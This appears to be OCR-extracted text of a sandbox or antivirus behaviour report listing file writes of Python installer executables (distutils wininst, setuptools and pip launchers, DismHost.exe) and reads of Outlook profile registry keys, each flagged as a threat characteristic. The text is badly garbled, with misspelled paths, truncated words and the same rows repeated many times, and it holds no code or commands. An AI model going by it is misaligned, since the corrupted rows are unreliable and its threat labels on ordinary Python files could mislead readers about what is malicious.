Call System API	•			
Write File Path: %LOCALAPPDATA%iProgramsPythoniPython38lLib/distulis/command/wininst-10.0-amd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies the tat can be used to infect systems %LOCALAPPDATA%iProgramsPythoniPython38lLib/distulis/command/wininst-10.0-amd64.exe Write File Path: %LOCALAPPDATA%iProgramsPythoniPython38lLib/distulis/command/wininst-10.0 exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies the tat can be used to infect systems %LOCALAPPDATA%iProgramsPythoniPython38lLib/distulis/command/wininst-10.0 exe Write File Path: %LOCALAPPDATA%iProgramsPythoniPython38lLib/distulis/command/wininst-14.0-amd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies the tat can be used to infect systems %LOCALAPPDATA%iProgramsPythoniPython38lLib/distulis/command/wininst-14.0-amd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies the tat can be used to infect systems %LOCALAPPDATA%iProgramsPythoniPython38lLib/distulis/command/wininst-14.0-amd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies the tat can be used to infect systems %LOCALAPPDATA%iProgramsPythoniPython38lLib/distulis/command/wininst-14.0-axe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies the tat can be used to infect systems %LOCALAPPDATA%iProgramsPythoniPython38lLib/distulis/command/wininst-14.0-axe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies the tat can be used to infect systems %LOCALAPPDATA%iProgramsPythoniPython38lLib/distulis/command/wininst-1.1-axe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies the tat can be used to infect systems %LOCALAPPDATA%iProgramsPythoniPytho				
Detection Triest Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%ProgramsPythonPython38Libidistulisicommand/wininst-10.0 area Type: VSDT_EXE_W32 2256 756 Detection Triest Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%ProgramsPythonPython38Libidistulisicommand/wininst-10.0 area Type: VSDT_EXE_W32 2256 756 Write File Path: %LOCALAPPDATA%ProgramsPythonPython38Libidistulisicommand/wininst-10.0 area Type: VSDT_EXE_W32 2256 756 Detection Triest Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%ProgramsPythonPython38Libidistulisicommand/wininst-14.0 area Type: VSDT_EXE_W32 2256 756 Detection Triest Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%ProgramsPythonPython38Libidistulisicommand/wininst-14.0 area Type: VSDT_EXE_W32 2256 756 Detection Triest Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%ProgramsPythonPython38Libidistulisicommand/wininst-14.0 area Type: VSDT_EXE_W32 2256 756 Detection Triest Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%ProgramsPythonPython38Libidistulisicommand/wininst-6.0 area Type: VSDT_EXE_W32 2256 756 Detection Triest Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%ProgramsPythonPython38Libidistulisicommand/wininst-7.1 area Type: VSDT_EXE_W32 2256 756 Detection Triest Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%ProgramsPythonPython38Libidistulisicommand/wininst-8.0 area Type: VSDT_EXE_W32 2256 756 Detection Triest Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%ProgramsPythonPython38Libidistulisicommand/wininst-8.0 area Type: VSDT_EXE_W32 2256 756 Detection Triest Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%ProgramsPythonPython38Libidistulisicommand/wininst-8.0 area Type: VSDT_EXE_W32 2256 756 Detection Triest Characteristic: Modifies file that can be used to inf				
Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/ProgramsPythoniPython38Lib/distutilis/command/wininst-10.0.exe %LOCALAPPDATA%/ProgramsPythoniPython38Lib/distutilis/command/wininst-14.0-amd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/ProgramsPythoniPython38Lib/distutilis/command/wininst-14.0-amd64.exe Write File Path: %LOCALAPPDATA%/ProgramsPythoniPython38Lib/distutilis/command/wininst-14.0-axe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/ProgramsPythoniPython38Lib/distutilis/command/wininst-6.0.exe Write File Path: %LOCALAPPDATA%/ProgramsPythoniPython38Lib/distutilis/command/wininst-6.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/ProgramsPythoniPython38Lib/distutilis/command/wininst-6.0.exe %LOCALAPPDATA%/ProgramsPythoniPython38Lib/distutilis/command/wininst-6.0.exe Write File Path: %LOCALAPPDATA%/ProgramsPythoniPython38Lib/distutilis/command/wininst-7.1.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/ProgramsPythoniPython38Lib/distutilis/command/wininst-8.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/ProgramsPythoniPython38Lib/distutilis/command/wininst-8.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/ProgramsPythoniPython38Lib/distutilis/command/wininst-8.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/ProgramsPythoniPython38Lib/distutilis/command/wininst-8.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCA	Detection	Threat Characteristic: Modifies file that can be used to infect systems		
Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Libidistulis\command\wininst-14.0.exe Type: VSDT_EXE_W32 2256 756	Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-10.0.exe Type: VSDT_EXE_W32	2256	756
Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/ProgramsPython/Python38ILbidistulisicommand/wininst-14.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/ProgramsPythonPython38ILbidistulisicommand/wininst-14.0.exe Write File Path: %LOCALAPPDATA%/ProgramsPython9Python38ILbidistulisicommand/wininst-14.0.exe Write File Path: %LOCALAPPDATA%/ProgramsPython9Python38ILbidistulisicommand/wininst-6.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/ProgramsPythonPython38ILbidistulisicommand/wininst-6.0.exe Write File Path: %LOCALAPPDATA%/ProgramsPythonPython38ILbidistulisicommand/wininst-7.1.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/ProgramsPythonPython38ILbidistulisicommand/wininst-7.1.exe Write File Path: %LOCALAPPDATA%/ProgramsPythonPython38ILbidistulisicommand/wininst-8.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/ProgramsPythonPython38ILbidistulisicommand/wininst-8.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/ProgramsPythonPython38ILbidistulisicommand/wininst-8.0.exe Write File Path: %LOCALAPPDATA%/ProgramsPythonPython38ILbidistulisicommand/wininst-9.0-amd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems Write File Path: %LOCALAPPDATA%/ProgramsPythonPython38ILbidistulisicommand/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/ProgramsPythonPython38ILbidistulisicommand/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/ProgramsPythonPython38ILbidistulisicommand/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/ProgramsPythonPython38ILbidistulisicommand/wininst-9.0-	Detection	· · · · · · · · · · · · · · · · · · ·		
### Wide File Path: %LOCALAPPDATA%(Programs)Python38Lib/distutils/command/wininst-14.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%(Programs)Python1Python38Lib/distutils/command/wininst-14.0.exe Type: VSDT_EXE_W32 2256 756 Detection Path: %LOCALAPPDATA%(Programs)Python1Python38Lib/distutils/command/wininst-6.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%(Programs)Python1Python38Lib/distutils/command/wininst-6.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%(Programs)Python1Python38Lib/distutils/command/wininst-7.1.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%(Programs)Python1Python38Lib/distutils/command/wininst-7.1.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%(Programs)Python1Python38Lib/distutils/command/wininst-8.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%(Programs)Python1Python38Lib/distutils/command/wininst-8.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%(Programs)Python1Python38Lib/distutils/command/wininst-8.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%(Programs)Python1Python38Lib/distutils/command/wininst-9.0.eamd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%(Programs)Python1Python38Lib/distutils/command/wininst-9.0.eamd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems	Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-14.0-amd64.exe Type: VSDT_EXE_W32	2256	756
Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-14.0.exe Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-6.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-7.1.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-7.1.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-8.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-8.0.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Type: VSD	Detection	·		
### Wite File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-6.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-6.0.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-7.1.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-7.1.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-8.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-8.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-8.0.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%/Programs/Python/Python38/Lib/distutils/command/wininst-9.0	Write File	Path: %LOCALAPPDATA% Programs Python Python38\Lib distutils command\wininst-14.0.exe Type: VSDT_EXE_W32	2256	756
Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-6.0.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-7.1.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-7.1.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-8.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-8.0.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-9.0-exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems	Detection	·		
%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-6.0.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-7.1.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-7.1.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-8.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-8.0.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%\Programs\Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%\Programs\Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-9.0-exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems		, , ,	2256	756
Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%(Programs)Python/Python38\Lib\distutlis\command\wininst-7.1.exe Write File Path: %LOCALAPPDATA%(Programs)Python/Python38\Lib\distutlis\command\wininst-8.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%(Programs)Python/Python38\Lib\distutlis\command\wininst-8.0.exe Write File Path: %LOCALAPPDATA%(Programs)Python/Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%(Programs)Python)Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%(Programs)Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%(Programs)Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Threat Characteristic: Modifies file that can be used to infect systems Threat Characteristic: Modifies file that can be used to infect systems	Detection			
%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-7.1.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-8.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-8.0.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-9.0-amd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%\Programs\Python38\Lib\distutils\command\wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%\Programs\Python38\Lib\distutils\command\wininst-9.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems	Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-7.1.exe Type: VSDT_EXE_W32	2256	756
Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-8.0.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Detection Threat Characteristic: Modifies file that can be used to infect systems Threat Characteristic: Modifies file that can be used to infect systems	Detection	·		
%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-8.0.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutlis\command\wininst-9.0-exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems	Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-8.0.exe Type: VSDT_EXE_W32	2256	756
Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-9.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems	Detection	· · · · · · · · · · · · · · · · · · ·		
%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-9.0-amd64.exe Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-9.0.exe Type: VSDT_EXE_W32 2256 756 Detection Threat Characteristic: Modifies file that can be used to infect systems	Write File		2256	756
Detection Threat Characteristic: Modifies file that can be used to infect systems	Detection			
·	Write File	Path: %LOCALAPPDATA% Programs\Python\Python38\Lib\distutils\command\wininst-9.0.exe Type: VSDT_EXE_W32	2256	756
%LOCALAPPDATA%\Programs\Python\Python\8\Lib\distutils\command\wininst-9.0.exe	Detection	·		
Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli-32.exe Type: VSDT_EXE_W32 2256 756	Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli-32.exe Type: VSDT_EXE_W32	2256	756
Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/Programs/Python/Python38/Libisite-packagesisetuptools\cli-32.exe	Detection	·		
Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli-64.exe Type: VSDT_EXE_W32 2256 756	Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli-64.exe Type: VSDT_EXE_W32	2256	756
Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli-64.exe	Detection			
Write File Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli.exe Type: VSDT_EXE_W32 2256 756	Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli.exe Type: VSDT_EXE_W32	2256	756
Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli.exe	Detection	·		
Write File Path: %LOCALAPPDATA%IProgramsiPythoniPython38\Lib\site-packages\setuptools\gui-32.exe Type: VSDT_EXE_W32 2256 756	Write File		2256	756
Detection Threat Characteristic: Modifies file that can be used to infect systems				
%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\gui-32.exe		·		


Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\gui-64.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\gui-64.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\gui.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%(Programs)Python)Python38\Libisite-packagesisetuptools\gui.exe	2250	
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\venv\scripts\nt\python.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems		
	%LOCALAPPDATA%\Programs\Python\Python38\Lib\venv\scripts\nt\python.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\venv\scripts\nt\pythonw.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\venv\scripts\nt\pythonw.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Scripts\easy_install-3.8.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%(Programs/Python/Python36/Scripts\easy_install-3.8.exe		
Write File	Path: %TEMP%/3DEF8F3A-02BE-4BA6-94D8-5E27AE376C94\DismHost.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems	2230	730
	%TEMP%\3DEF8F3A-02BE-4BA6-94D8-5E27AE376C94\DismHost.exe		
Write File	Path: %LOCALAPPDATA%\Package Cache\(06afee40-d856-48c5-8ff2-bd1c3655edca)\python-3.8.0-amd64.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA% Package Cache\{06afee40-d856-48c5-8ff2-bd1c3655edca}\python-3.8.0-amd64.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\ti32.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems		
	%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\t32.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\t64.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems **LOCALAPPDATA**\Programs\Python\Python38\Lib\site-packages\pip\vendor\distlib\t64.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\w32.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\w32.exe		
Write File		2256	756
Detection	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\w64.exe Type: VSDT_EXE_W32 Threat Characteristic: Modifies file that can be used to infect systems	2230	, 50
	%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\w64.exe		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions		
	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\MicrosoftWindows NTiCurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value:		
	Type: REG_NONE		
